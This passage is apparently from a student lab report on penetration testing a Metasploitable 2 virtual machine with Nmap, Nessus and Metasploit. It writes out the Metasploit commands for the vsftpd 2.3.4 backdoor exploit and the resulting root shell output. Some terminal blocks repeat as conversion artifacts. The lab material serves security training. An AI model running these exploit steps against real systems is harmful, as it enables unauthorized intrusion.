|   SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain   ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind  2 (RPC #100000)
```

Description:


Performed a full service and OS detection scan. Nmap identified specific software versions running on open ports, aiding in vulnerability research.

Section 3: Vulnerability Scanning with Nessus

✓ Steps:

1. Start Nessus

```
sudo systemctl start nessusd
```




The screenshot shows a terminal window titled 'kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal is running as root, indicated by the prompt 'root@kali: /home/kali/Desktop'. The user has entered the command 'sudo systemctl start nessusd'. A red box highlights the password entry field where the root password is being typed.

```
zsh: corrupt history file /home/kali/.zsh_history
root@kali: /home/kali/Desktop
→ sudo su
[sudo] password for kali:
root@kali: /home/kali/Desktop
# sudo systemctl start nessusd
```

Configured a Basic Network Scan in Nessus targeting the Metasploitable IP. Selected default options to identify known vulnerabilities.

Using firefox access Nessus

<https://localhost:8834>



Login and Create New Scan



- Basic Network Scan
- Target: Metasploitable IP

The screenshot shows the Nessus Essentials application window. In the top right corner, there is a red box highlighting the 'New Scan' button. The main area displays a table titled 'My Scans' with two entries: 'My Basic Network Scan' (Vulnerability, On Demand, Last Scanned: July 24 at 6:29 PM) and 'My Host Discovery Scan' (Host Discovery, On Demand, Last Scanned: July 24 at 6:16 PM). The left sidebar contains sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and a navigation bar with links like OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB.

The screenshot shows the 'Scan Templates' page in Nessus. A red box highlights the 'Basic Network Scan' template under the 'VULNERABILITIES' section. This template is described as 'A full system scan suitable for any host.' Other templates shown include Host Discovery, Ping-Only Discovery, Credential Validation, Advanced Scan, Advanced Dynamic Scan, Malware Scan, Nessus 10.8.0 / 10.8.1 Agent Reset, and Mobile Device Scan. The left sidebar includes a 'Scanner' tab and sections for DISCOVERY, VULNERABILITIES, and COMPLIANCE. The bottom of the screen shows a toolbar with various icons for file operations like upload, download, and search.

Description:

Configured a Basic Network Scan in Nessus targeting the Metasploitable IP. Selected default options to identify known vulnerabilities.



The screenshot shows the Nessus Essentials interface in a web browser. The main window displays the 'My Scans' section, which lists three scans: 'metasploit', 'My Basic Network Scan', and 'My Host Discovery Scan'. The 'metasploit' scan is highlighted with a red border. The 'Scan Type' column indicates 'Vulnerability' for the first two, and 'Host Discovery' for the third. The 'Schedule' column shows 'On Demand' for all three. The 'Last Scanned' column shows the dates and times of the last runs: August 1 at 2:43 PM, July 24 at 6:29 PM, and July 24 at 6:16 PM respectively. The 'Folders' sidebar on the left shows 'My Scans' is selected. The top navigation bar includes links for OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB.

The screenshot shows the detailed results of the 'metasploit' scan. The top navigation bar shows the URL as https://localhost:8834/#/scans/reports/11/hosts. The main content area displays the 'Hosts' tab of the report, which lists one host: 192.168.56.103. The host status is 'Fail' with a red progress bar. Below the host table, there are tabs for 'Vulnerabilities' (68), 'Remediations' (2), 'Notes' (3), and 'History' (1). To the right, the 'Scan Details' panel provides information about the scan: Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: August 1 at 2:23 PM, End: August 1 at 2:42 PM, and Elapsed: 20 minutes. A 'Vulnerabilities' chart at the bottom shows the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (light green).

Description:

Scan revealed multiple critical vulnerabilities, including known exploits such as vsftpd 2.3.4 backdoor and Samba usermap script vulnerability. CVE references and remediation steps were provided.

Screenshot of the Tenable Nessus Essentials interface showing a scan report for host 192.168.56.103. The main pane displays a list of vulnerabilities with columns for severity, CVSS, VPR, EPSS, name, family, and count. A red box highlights this list. To the right is a 'Host Details' panel with information like IP, MAC, OS, Start, End, Elapsed, KB, Download, and Auth. Below it is a 'Vulnerabilities' pie chart.

Severity	CVSS	VPR	EPSS	Name	Family	Count
Critical	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1
Critical	10.0*			VNC Server 'password' Password	Gain a shell remotely	1
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1
Mixed	--	--	--	Apache Tomcat (Multiple Issues)	Web Servers	4
Critical	--	--	--	SSL (Multiple Issues)	Gain a shell remotely	3
High	7.5			NFS Shares World Readable	RPC	1
High	7.5*			rlogin Service Detection	Service detection	1
High	7.5			Samba Badlock Vulnerability	General	1
Mixed	--	--	--	SSL (Multiple Issues)	General	28
Mixed	--	--	--	ISC Bind (Multiple Issues)	DNS	5

Screenshot of the Tenable Nessus Essentials interface showing the 'Generate Report' dialog. The 'Report Format' section is highlighted with a red box, showing options for HTML, PDF, and CSV. The 'Generate Report' button at the bottom left is also highlighted with a red box. The dialog includes sections for 'Template Description', 'Filters Applied', and 'Formatting Options'.

Part 4: Exploitation with Metasploit

Steps:

1. Start Metasploit

msfconsole

The screenshot shows a terminal window titled "root@kali: /home/kali/Desktop". The terminal is displaying a Metasploit exploit for a Microsoft Word document vulnerability. A red box highlights the command "msfconsole" and a Metasploit tip: "Metasploit tip: Use the 'capture' plugin to start multiple authentication-capturing and poisoning services". The terminal also shows a session where a exploit was delivered via a Microsoft Word document and a session died due to dysentery. At the bottom, there is a message about the date, weather, and a hacked system.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~/Desktop]
└─$ msfconsole
[!] msfconsole
[!] Metasploit tip: Use the 'capture' plugin to start multiple authentication-capturing and poisoning services

[*] Exploit running as root in session 1.
[*] Exploit completed on target!
[*] Session 1 closed (Session died due to dysentery).
[*] Session one died of dysentery.

Press ENTER to size up the situation
=====
Date: April 25, 1848
Weather: It's always cool in the lab
Location: Lab
Caffeine: 12975 mg
Hacked: All the things
```

Search for Exploits

search vsftpd


```
[ metasploit v6.4.69-dev ]  
+ -- =[ 2529 exploits - 1299 auxiliary - 432 post ]  
+ -- =[ 1672 payloads - 49 encoders - 13 nops ]  
+ -- =[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
[-] No results from search  
msf6 > search vsftpd  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > 
```

Selected the exploit/unix/ftp/vsftpd_234_backdoor module from the Metasploit Framework, targeting a vulnerable FTP service discovered during scanning.


```
use exploit/unix/ftp/vsftpd_234_backdoor
```



```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Set Target IP:

```
set RHOST 192.168.56.103
```



```
=[ metasploit v6.4.69-dev
+ -- --=[ 2529 exploits - 1299 auxiliary - 432 post
+ -- --=[ 1672 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/


msf6 > search vsftpd
[-] No results from search
msf6 > search vsftpd

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232    2011-02-03  normal  Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Run the Exploit:

```
exploit
```



```
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232    2011-02-03  normal  Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*]
```

Successfully exploited the vsftpd backdoor and gained a limited shell session using the default payload cmd/unix/interact.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.103:21 - UID: 0(www) GID: 0(root)
whoami[*] Found shell.
whoami[*] Command shell session 1 opened (192.168.56.101:36877 → 192.168.56.103:6200) at 2025-08-01 14:48:01 -0400

whoami
sh: line 6: whoamwhoamwhoami: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Executed basic post-exploitation commands to confirm shell access and gather system information from the compromised Metasploitable target.

Conclusion (for the end of your report):

This project successfully demonstrated a complete penetration testing process within a controlled virtual environment using Kali Linux and Metasploitable 2. Through reconnaissance with Nmap, several open ports and services were discovered, exposing the target system to potential exploitation. A vulnerability assessment using Nessus identified multiple high-risk vulnerabilities, including the vsftpd 2.3.4 backdoor (CVE-2011-2523), which was later successfully exploited using the Metasploit Framework.

The exploitation phase confirmed unauthorized access could be obtained due to misconfigured or outdated services. These findings underscore the importance of routine vulnerability scanning, service hardening, and timely patch management in real-world environments.

- See Appendix: Attached Nessus Vulnerability Scan Report
[nessus_report_vsftpd_scan.pdf](#)